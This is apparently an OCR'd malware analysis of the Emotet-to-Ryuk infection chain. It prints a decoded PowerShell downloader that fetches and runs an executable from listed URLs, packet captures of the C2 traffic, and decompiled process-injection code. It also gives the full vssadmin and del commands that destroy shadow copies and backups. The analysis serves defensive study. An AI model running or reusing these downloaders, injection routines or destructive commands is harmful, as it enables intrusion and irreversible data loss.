

EMOTET TO RYUK

UDURRANI


THE FLOW





Technical Detail

Word document equipped with a macro is received via email.



Word document has the following powershell code

```
00020000 5461686F 6D616869 0002D807 01014080 00000000 1B48802C C0070080 EC090000 7B020000 4A414249 41474941
64674275 41484541 61514230 41473041 61514279 41443041 4A774258 41474D41 63414230 41476341 5A414231 41475141
61774268 41484941 6177416E 41447341 4A41424D 41484D41 64774234 41475941 59674274 41476F41 64774268 41475141
49414139 41434141 4A774134 41444D41 4F51416E 41447341 4A414244 41475541 62674276 41474541 59514268 41473841
5051416E 41453041 63774274 41476F41 5977426A 41474541 6341416E 41447341 4A414250 41475141 64514274 41485941
61414233 41474541 61674231 41443041 4A41426C 41473441 64674136 41485541 6377426C 41484941 63414279 41473841
5A674270 41477741 5A514172 41436341 5841416E 41437341 4A41424D 41484D41 64774234 41475941 59674274 41476F41
64774268 41475141 4B77416E 41433441 5A514234 41475541 4A774137 41435141 57674234 41484141 63514234 41476B41
63514269 41476341 5051416E 41464941 65414270 41484941 61514232 41475141 5A774278 41486341 4A774137 41435141
57674272 41486F41 5A414275 41484D41 65674274 41485141 6177426A 41443041 4A67416F 41436341 6267426C 41486341
4C514276 41474941 6167426C 41436341 4B77416E 41474D41 4A774172 41436341 6441416E 41436B41 49414275 41475541
56414175 41466341 5A514269 41474D41 54414270 41475541 62674255 41447341 4A41424C 41476B41 5951427A 41476341
62414273 41476F41 65414234 41484541 5051416E 41476741 64414230 41484141 4F674176 41433841 6267426E 41476B41
6467426C 41485541 4C67426A 41473841 62514176 41476741 59774235 41445541 64514176 41476B41 59774232 41445141
4C774171 41476741 64414230 41484141 4F674176 41433841 62414268 41477341 5A514233 41476B41 62674175 41473841
6367426E 41433841 64774277 41433041 5951426B 41473041 61514275 41433841 61674178 41446B41 65414176 41436F41
61414230 41485141 63414136 41433841 4C77427A 41473841 62414268 41484941 63774270 41484D41 6441426C 41473041
4C674275 41475541 64414176 41475141 6277426A 41433841 4F414274 41475541 4E414234 41433841 4B67426F 41485141
64414277 41446F41 4C774176 41485941 59514275 41476341 64514268 41484941 5A41426C 41484D41 6151426E 41473441
63774175 41474D41 62774274 41433841 59514272 41474941 5951426B 41473041 61514275 41485141 62774275 41433841
4D414130 41444541 4D674176 41436F41 61414230 41485141 63414136 41433841 4C774275 41473841 64774276 41485141
62674270 41477341 4C67426A 41473841 62514176 41473441 63514279 41476341 62774134 41433841 59774235 41444D41
59514132 41433841 4A774175 41434941 55774277 41457741 59414270 41465141 4967416F 41436341 4B67416E 41436B41
4F77416B 41464D41 64414272 41476B41 6451426F 41486B41 63514232 41484141 5051416E 41455941 63414233 41484541
63674272 41486B41 6151416E 41447341 5A674276 41484941 5A514268 41474D41 6141416F 41435141 5541426D 41474541
62514271 41476741 64414235 41474941 63414167 41476B41 62674167 41435141 53774270 41474541 6377426E 41477741
62414271 41486741 65414278 41436B41 65774230 41484941 65514237 41435141 57674272 41486F41 5A414275 41484D41
65674274 41485141 6177426A 41433441 49674245 41474141 54774258 41474141 54674273 41473841 59514245 41475941
5941424A 41477741 52514169 41436741 4A414251 41475941 59514274 41476F41 61414230 41486B41 59674277 41437741
4941416B 41453841 5A414231 41473041 6467426F 41486341 59514271 41485541 4B514137 41435141 56514232 41475141
63674231 41476341 65414270 41484141 62514273 41443041 4A774259 41473041 59514233 41485541 61514230 41484541
59774275 41476741 62514230 41436341 4F77424A 41475941 4941416F 41436741 4C67416F 41436341 5277416E 41437341
4A77426C 41485141 4C51416E 41437341 4A77424A 41485141 5A514274 41436341 4B514167 41435141 5477426B 41485541
62514232 41476741 64774268 41476F41 64514170 41433441 49674273 41475541 5941424F 41456341 64414249 41434941
49414174 41476341 5A514167 41444D41 4F514131 41444541 4F414170 41434141 65774262 41455141 61514268 41476341
62674276 41484D41 64414270 41474D41 63774175 41464141 63674276 41474D41 5A51427A 41484D41 58514136 41446F41
4967427A 41465141 51514267 41464941 56414169 41436741 4A414250 41475141 64514274 41485941 61414233 41474541
61674231 41436B41 4F77416B 41456341 6541426D 41473841 59774236 41484141 5A51426A 41473041 63674139 41436341
51514235 41484141 6367427A 41486F41 5A414279 41473441 5A51416E 41447341 59674279 41475541 59514272 41447341
4A414261 41484D41 61414233 41475541 5967426F 41477341 5051416E 41453841 5A774236 41485141 65414234 41485941
6441426F 41484541 4A774239 41483041 59774268 41485141 5977426F 41487341 66514239 41435141 51774277 41484941
64514268 41474541 61674234 41443041 4A774247 41473041 5977426F 41476741 61514234 41477741 61774271 41484D41
6351416E 41413D3D 00021800 35000000 06000080 A5000000 00020000 5461686F 6D616869 00022400 01014080 00000000
```

Macro code spawns the powershell.

powershell -w hidden -en
JABIAGIAdgBuAHEAaQB0AG0AaQByAD0AJwBXAGMAcAB0AGcAZAB1AGQAawBhAHI
AawAnADsAJABMAHMAdwB4AGYAYgBtAGoAdw …

This payload is decoded to

```
$Hbvnqitmir='Wcptgdudkark';$Lswxfbmjwad = '839';$Cenoaaao='Msmjccap';$Odumvhwaju=$env:userprofile+'\'+$Lswxfbmjwad+'.exe';$Zxpqxiqbg='Rxirivdgqw';$Zkzdnszmtkc=&('new-obje'+'c'+'t') neT.WebcLienT;$Kiasglljxxq='http://ngiveu.com/hcy5u/icv4/*http://lakewin.org/wp-admin/j19x/*http://solarsistem.net/doc/8me4x/*http://vanguardesigns.com/akbadminton/0412/*http://nowotnik.com/nqrgo8/cy3a6/'."SpL`iT"('*');$Stkiuhyqvp='Fpwqrkyi';foreach($Pfamjhtybp in $Kiasglljxxq){try{$Zkzdnszmtkc."D`OW`NloaDf`IlE"($Pfamjhtybp, $Odumvhwaju);$Uvdrugxipml='Xmawuitqcnhmt';If ((.('G'+'et-'+'Item') $Odumvhwaju)."le`NGtH" -ge 39518) {[Diagnostics.Process]::"sTA`RT"($Odumvhwaju);$Gxfoczpecmr='Ayprszdrne';break;$Zshwebhk='Ogztxxvthg'}}catch{}}$Cpruaajx='Fmchhixlkjsq'
```

Powershell code attempts to download the Emotet (executable) payload

```
============================ (UDURRANI) ================================

(LAYER: 4)
s_port: 53 |d_port: 65447 |len=65447
    1D F3 81 80 00 01 00 01 00 00 00 00 06 6E 67 69         ...?.........ngi
    76 65 75 03 63 6F 6D 00 00 01 00 01 C0 0C 00 01         veu.com.........
    00 01 00 00 00 05 00 04 31 EB 29 B2                     ........1.).


============================ (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.223.197     TO IP ADDRESS 49.235.41.178
     PORT INFORMATION (49260, 80)
     SEQUENCE INFORMATION (147838600, 0)
     |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|


============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.197     TO IP ADDRESS 49.235.41.178
     PORT INFORMATION (49260, 80)
     SEQUENCE INFORMATION (147838601, 575222622)

     |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
     (125)
    47 45 54 20 2F 68 63 79 35 75 2F 69 63 76 34 2F         GET /hcy5u/icv4/
    20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F 73 74 3A          HTTP/1.1..Host:
    20 6E 67 69 76 65 75 2E 63 6F 6D 0D 0A 43 6F 6E          ngiveu.com..Con
    6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C         nection: Keep-Al
    69 76 65 0D 0A 0D 0A                                    ive....


============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 49.235.41.178TO IP ADDRESS 172.16.223.197
     PORT INFORMATION (80, 49260)
     SEQUENCE INFORMATION (575222622, 147838672)

     |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
```

```
 (1458)
48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D        HTTP/1.1 200 OK.
0A 44 61 74 65 3A 20 4D 6F 6E 2C 20 30 39 20 44        .Date: Mon, 09 D
65 63 20 32 30 31 39 20 30 36 3A 31 38 3A 32 34        ec 2019 06:18:24
20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 41 70         GMT..Server: Ap
61 63 68 65 2F 32 2E 34 2E 33 38 20 28 44 65 62        ache/2.4.38 (Deb
69 61 6E 29 0D 0A 58 2D 50 6F 77 65 72 65 64 2D        ian)..X-Powered-
42 79 3A 20 50 48 50 2F 37 2E 33 2E 31 31 0D 0A        By: PHP/7.3.11..
53 65 74 2D 43 6F 6F 6B 69 65 3A 20 35 64 65 64        Set-Cookie: 5ded


============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 49.235.41.178 TO IP ADDRESS 172.16.223.197
     PORT INFORMATION (80, 49260)
     SEQUENCE INFORMATION (575222622, 147838672)

     |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
     (1458)
48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D        HTTP/1.1 200 OK.
0A 44 61 74 65 3A 20 4D 6F 6E 2C 20 30 39 20 44        .Date: Mon, 09 D
65 63 20 32 30 31 39 20 30 36 3A 31 38 3A 32 34        ec 2019 06:18:24
20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 41 70         GMT..Server: Ap
61 63 68 65 2F 32 2E 34 2E 33 38 20 28 44 65 62        ache/2.4.38 (Deb
69 61 6E 29 0D 0A 58 2D 50 6F 77 65 72 65 64 2D        ian)..X-Powered-
42 79 3A 20 50 48 50 2F 37 2E 33 2E 31 31 0D 0A        By: PHP/7.3.11..
53 65 74 2D 43 6F 6F 6B 69 65 3A 20 35 64 65 64        Set-Cookie: 5ded
65 37 33 30 30 66 35 36 62 3D 31 35 37 35 38 37        e7300f56b=157587
32 33 30 34 3B 20 65 78 70 69 72 65 73 3D 4D 6F        2304; expires=Mo
6E 2C 20 30 39 2D 44 65 63 2D 32 30 31 39 20 30        n, 09-Dec-2019 0
36 3A 31 39 3A 32 34 20 47 4D 54 3B 20 4D 61 78        6:19:24 GMT; Max
2D 41 67 65 3D 36 30 3B 20 70 61 74 68 3D 2F 0D        -Age=60; path=/.
0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C 3A 20        .Cache-Control:
6E 6F 2D 63 61 63 68 65 2C 20 6D 75 73 74 2D 72        no-cache, must-r
65 76 61 6C 69 64 61 74 65 0D 0A 50 72 61 67 6D        evalidate..Pragm
61 3A 20 6E 6F 2D 63 61 63 68 65 0D 0A 4C 61 73        a: no-cache..Las
74 2D 4D 6F 64 69 66 69 65 64 3A 20 4D 6F 6E 2C        t-Modified: Mon,
20 30 39 20 44 65 63 20 32 30 31 39 20 30 36 3A         09 Dec 2019 06:
31 38 3A 32 34 20 47 4D 54 0D 0A 45 78 70 69 72        18:24 GMT..Expir
65 73 3A 20 4D 6F 6E 2C 20 30 39 20 44 65 63 20        es: Mon, 09 Dec
32 30 31 39 20 30 36 3A 31 38 3A 32 34 20 47 4D        2019 06:18:24 GM
54 0D 0A 43 6F 6E 74 65 6E 74 2D 44 69 73 70 6F        T..Content-Dispo
73 69 74 69 6F 6E 3A 20 61 74 74 61 63 68 6D 65        sition: attachme
6E 74 3B 20 66 69 6C 65 6E 61 6D 65 3D 22 50 69        nt; filename="Pi
67 4A 78 72 6C 49 46 43 2E 65 78 65 22 0D 0A 43        gJxrlIFC.exe"..C
6F 6E 74 65 6E 74 2D 54 72 61 6E 73 66 65 72 2D        ontent-Transfer-
45 6E 63 6F 64 69 6E 67 3A 20 62 69 6E 61 72 79        Encoding: binary
0D 0A 4B 65 65 70 2D 41 6C 69 76 65 3A 20 74 69        ..Keep-Alive: ti
6D 65 6F 75 74 3D 35 2C 20 6D 61 78 3D 31 30 30        meout=5, max=100
0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65        ..Connection: Ke
65 70 2D 41 6C 69 76 65 0D 0A 54 72 61 6E 73 66        ep-Alive..Transf
65 72 2D 45 6E 63 6F 64 69 6E 67 3A 20 63 68 75        er-Encoding: chu
6E 6B 65 64 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79        nked..Content-Ty
70 65 3A 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F        pe: application/
78 2D 64 6F 73 65 78 65 63 0D 0A 0D 0A 34 37 30        x-dosexec....470
38 31 0D 0A 4D 5A 90 00 03 00 00 00 04 00 00 00        81..MZ.........
FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00        ............@...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
00 01 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C        ............!..L
CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63        .!This program c
61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20        annot be run in
44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00        DOS mode....$...
00 00 00 00 4B B7 22 D7 0F D6 4C 84 0F D6 4C 84        ....K."...L...L.
0F D6 4C 84 8C DE 13 84 08 D6 4C 84 F5 F5 55 84        ..L.......L...U.
```

EXECUTABLE

```
09 D6 4C 84 1C DE 11 84 0D D6 4C 84 0A DA 43 84        ..L.......L...C.
14 D6 4C 84 0A DA 13 84 8B D6 4C 84 24 F7 6B 84        ..L.......L.$.k.
```

Once the binary is downloaded, its initiated with —***620f05e3*** command line option. Initially it collects system data and uploads it to the C2.

The data gathered is buffered in the following format

WINXRN4A1D7IM6L_E8643907
OSPPSVC.EXE,splwow64.exe,WINWORD.EXE,Watch.exe,11ptc.exe,22.exe,init00.exe,gUse.exe,cmd.exe,ko64.exe,ko.exe,SearchIndexer.exe,explorer.exe

Its compressed, encrypted and then converted to base64

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.197     TO IP ADDRESS 108.179.206.219
     PORT INFORMATION (49279, 8080)
     SEQUENCE INFORMATION (2494469266, 3754531537)

     |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
     (700)
    6E 59 70 55 72 74 4A 3D 6C 42 33 49 7A 43 33 25        nYpUrtJ=lB3IzC3%
    32 46 62 67 6B 49 79 43 50 6C 63 6F 39 77 30 6A        2FbgkIyCPlco9w0j
    66 57 61 61 55 76 25 32 46 6D 78 71 35 6E 6E 66        fWaaUv%2Fmxq5nnf
    4C 61 34 37 25 32 42 33 63 76 47 55 34 42 34 6A        La47%2B3cvGU4B4j
```

For some reason, this emotet payload was not heavily obfuscated. The following link shows how emotet could be obfuscated within multiple layers.

http://udurrani.com/0fff/EMOTET_OBFUSCATION.pdf

Let’s look at the over all flow (real-time)

ip	vt	info	F
107.2.2.28 {US}	click	click	
50.87.253.50 {US}	click	click	
162.241.24.26 {EU}	click	click	
49.235.41.178 {CN}	click	click	
162.241.24.179 {EU}	click	click	
162.241.24.173 {EU}	click	click	
8.179.206.219 {US}	click	click	
108.191.2.72 {US}	click	click	
108.179.206.219 {US}	click	click	
12.229.155.122 {US}	click	click	

Emotet is pretty modular in nature. The goal is to gather enough information to elevate privileged and conduct lateral movement. One interesting string found in the binary was “RXNldFN0dXBpZA=”, which decodes to EsetStupid. The payload then uses a function to write to registry

```
printto(\"%1\",\"%2\",\"%3\",\"%4\")
```

Or it could use the command line option /pt

Once the attacker gets proper credentials, Ryuk payload is launched. Ryuk has code path to gain privileges as well. If its no table to do so, an exception is thrown “token does not have the specified privilege”

The payload runs with the following command line.

```
"C:\Users\foo\Desktop\TlMMhwH.exe" 5 C:
"C:\Users\foo\Desktop\SvmBjxd.exe" 8 LAN
```

It uses the following functions to iterate through the processStack

CreateToolhelp32Snapshot() // If return != INVALID_HANDLE_VALUE

-> Process32First

-> Process32Next

Description of processes is retrieved by **PROCESSENTRY32** dataStructure

Payload uses above methodology to go through processes but skips the following processes i.e. excluded from the injection

- csrss.exe
- explorer.exe
- lsaas.exe

It will enumerate all the processes by using CreateToolhelp32SnapShot() and then **Process32FirstW**() and **Process32NextW**(). If it finds the processes its looking for, it will create a buffer with the appropriate **taskKill** command and call ShellExecute(). The buffer will have all the right values like ***u" /F" *u" /IM"** etc. It will just add **taskkill** command to the buffer and launch ShellExecute().

ShellExecuteW(0x0, 0x0, u"taskkill", &var_address, 0x0, 0x0);

Once the payload identifies the right process handle, it will inject into the process's address space. It has a function that takes an integer value. This value is the PID that attacker wants to inject into. Once it retrieves the right PID, its passed to the function and the injection mechanism starts working.

```
int func_420(int param_1) {    // whoever calls this function, will pass the target PID

rax = OpenProcess(0x1fffff, 0x0, param_1);   // This will get the processHandle used for later as well
        ..
    if (rax != 0x0) {
                ..
        rax = VirtualAllocEx(rdi, rsi, *(int32_t *)(sign_extend_64(*(int32_t *)(rax + 0x3c)) + rsi + 0x50), ...);
                ..
        ..
        if (WriteProcessMemory(rdi, rbx, rsi, rbp, BYTES) == 0x0) {
                                CloseHandle();
                                VirtualFreeEx(rdi, rsi, 0x0, 0x8000);  // MEM_RELEASE = 0x8000
                        }

                        else {
                                if ((*CreateRemoteThread)(...) == 0x0) {
                                        ..
                                        CloseHandle(rdi);
                                        VirtualFreeEx(rdi, rsi, 0x0, 0x8000);  // MEM_RELEASE = 0x8000
                                }
                        }
                }
```

Ryuk payload has the ability to elevate privileges as well i.e. in case emotet or trickBot wasn't able to do so. In some cases those payloads were not used as the entry point.

```
LookupPrivilegeValueW(0x0, u"SeDebugPrivilege", r8)
// If the above function returns 0 => ERROR


else {

    AdjustTokenPrivileges(rbx, 0x0, r8, 0x10, ... )

//If the payload receives 1300 || 0x514, that would imply token did not have enough privileges.

}
```

It will also enumerate through services


OpenSCManagerW(0x0, 0x0, **SC_MANAGER_ENUMERATE_SERVICE**);

and call **EnumServicesStatusW**()
It will find specific services and then create a buffer *u"/y" for net command.
Eventually ShellExecute() is called to kill the service.

ShellExecuteW(0x0, 0x0, u"net", &var_, 0x0, 0x0);

"C:\Windows\System32\net.exe" stop "audioendpointbuilder" /y
"C:\Windows\System32\net.exe" stop "samss" /y

In some cases, it will use CreateProcess()




Ryuk, will then start encrypting all the files and delete the shadow copies

List of VSSADMIN commands

vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
List of DEL commands

```
del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*.* c:\backup*.* c:\*.set c:\*.win c:\*.dsk
del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*.* d:\backup*.* d:\*.set d:\*.win d:\*.dsk
del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*.* e:\backup*.* e:\*.set e:\*.win e:\*.dsk
del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*.* f:\backup*.* f:\*.set f:\*.win f:\*.dsk
del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*.* g:\backup*.* g:\*.set g:\*.win g:\*.dsk
del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*.* h:\backup*.* h:\*.set h:\*.win h:\*.dsk
del %0
```

Real-time flow:



unpedavol1972@protonmail.com

</html


Ryuk

balance of shadow universe

Finding other machines on the network:

It will use GetAdaptersAddresses(AF_INET, 0x0, 0x0, IP_ADAPTER_ADDRESSES_LH, &var_size) to get the addresses associated with the network adapter (it skips ipv6). **IP_ADAPTER_ADDRESS** structure is like a linked list to get all the addresses. It then looks for particular internal ip addresses.

```
mov     eax, ecx
push    a17216
push    eax
```



The function looks for
10.*
172.16.*
192.168.*

If it matches, it will load the appropriate DLL

func_("ICMP.DLL", __return_address());

This is followed by creating a new thread, thats used to send an ICMP to the ip addresses.

CreateThread(0x0, 0x0, 0x30001050, ecx, 0x0, 0x0);

LPTHREAD_START_ROUTINE => 0x30001050

First a handle is created to use ICMP traffic.

hIcmp = IcmpCreateFile()

The handle hIcmp will be passed to the following function to send an ICMP packet.

IcmpSendEcho(edi, ebx, &var_20, 0x20, 0x0, &var_64, 0x44, 0x157c);

Once the response is received, hIcmp is closed.

Code path to Wake-on-LAN

Not very helpful in this situation but the payload has a code path to ***WoL*** where the following formatted packet(s) are sent to the remote hosts (in sleep state)

```
FF FF FF FF FF FF 00 50 56 F7 B8 62 00 50 56 F7
B8 62 00 50 56 F7 B8 62 00 50 56 F7 B8 62 00 50
56 F7 B8 62 00 50 56 F7 B8 62 00 50 56 F7 B8 62
00 50 56 F7 B8 62 00 50 56 F7 B8 62 00 50 56 F7
B8 62 00 50 56 F7 B8 62 00 50 56 F7 B8 62 00 50
56 F7 B8 62 00 50 56 F7 B8 62 00 50 56 F7 B8 62
00 50 56 F7 B8 62
```

```
FFFFFFFFFFFF01005E00001601005E00001601005E00001601005E00001601005E00001601005
E00001601005E00001601005E00001601005E00001601005E00001601005E00001601005E0000
1601005E00001601005E00001601005E00001601005E000016
```

First, it will check the arp cache and then send the packet(s) to specific ip addresses sequentially (on port 7). Normally the following sequence is used:

